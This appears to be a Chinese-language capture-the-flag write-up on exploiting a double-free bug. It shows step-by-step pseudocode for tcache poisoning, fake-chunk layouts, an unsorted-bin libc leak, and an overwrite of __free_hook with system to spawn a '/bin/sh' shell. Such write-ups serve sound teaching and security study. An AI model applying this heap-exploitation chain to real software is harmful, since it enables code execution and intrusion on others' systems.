题目漏洞

有一个指针 ptr 用于 malloc 和 free，有 double free 漏洞。此外还有一个 name，可以打印内容。

思考

普通的double free漏洞怎么用，无非是把got改成system、把hook改成system等。但是为什么这里失效了？

因为要知道libc地址才知道，所以这题就是想告诉我们如何结合double free和一个可以打印的变量name，泄露libc地址。

name - 0x010	...
name - 0x008	...
...	my_name
...	my_name
ptr	name + 0x4F0
...	....
...	...
...	...
name + 0x4F0	0
name + 0x4F8	0x21
name + 0x500	0
name + 0x508	0
name + 0x510	0
name + 0x518	0x21

Step1 : Double Free in tcache bin

```
ptr = malloc(0x50)
--> 'aaaaaaaa'

free(ptr)
free(ptr)

ptr = malloc(0x50)
--> p64(name_addr + 0x500 - 0x10))

ptr = malloc(0x50)
--> 'bbbbbbbb'

ptr = malloc(0x50)
--> p64(0) + p64(0x21)
--> p64(0) * 3 + p64(0x21)
```

Step2 : Double Free in tcache bin

name - 0x010	0
name - 0x008	0x501
...	aaaa...
...	aaaa...
ptr	name_addr
...	....
...	...
...	...
name + 0x4F0	0
name + 0x4F8	0x21
name + 0x500	0
name + 0x508	0
name + 0x510	0
name + 0x518	0x21


```
ptr = malloc(0x60)
--> 'cccccccc'

free(ptr)
free(ptr)

ptr = malloc(0x60)
--> p64(name_addr - 0x10))

ptr = malloc(0x60)
--> 'dddddddd'

ptr = malloc(0x60)
--> p64(0) + p64(0x501)
--> 'aaaa' * some + p64(name_addr)
```




name - 0x010	0
name - 0x008	0x501
...	aaaa...
...	aaaa...
ptr	name_addr
...	....
...	...
...	...
name + 0x4F0	0
name + 0x4F8	0x21
name + 0x500	0
name + 0x508	0
name + 0x510	0
name + 0x518	0x21


Step3 : Free(0x500) --> in Unsorted bin!

free(ptr) ==> free(name_addr)

- the parameter of free is data_ptr
- check: next->prev_in_use?
- Check: next in use? if no, free will merge it.



name - 0x010	0
name - 0x008	0x501
...	aaaa...
...	aaaa...
ptr	name_addr
...	....
...	...
...	...
name + 0x4F0	0
name + 0x4F8	0x21
name + 0x500	0
name + 0x508	0
name + 0x510	0
name + 0x518	0x21




name - 0x010	0
name - 0x008	0x501
name	fd
name + 0x08	bk
...	...
...	....
...	...

print() will print the name, so know what fd is.

So, by (name), we can get unsorted bin address.

get unsorted bin address --> get main_arena address
get main_arena address --> get libc_base address



free_hook： free函数调用这里
和其他函数一样，通过libc偏移+libc基址
得到

Step4 : Double Free in tcache bin

```
malloc(0x70)
--> 'eeeeeeeee'

free()
free()

malloc(0x70)
--> p64(free_hook_addr)

malloc(0x70)
--> 'fffffffff'

malloc(0x70)
--> p64(system_addr)
```

free_hook	system_addr

free_hook： free函数调用这里
和其他函数一样，通过libc偏移+libc基址得到

ptr	/bin/sh

Step5 ： PWN!

ptr = malloc(0x18)
---> ‘/bin/sh’

free(ptr) ==> system(/bin/sh)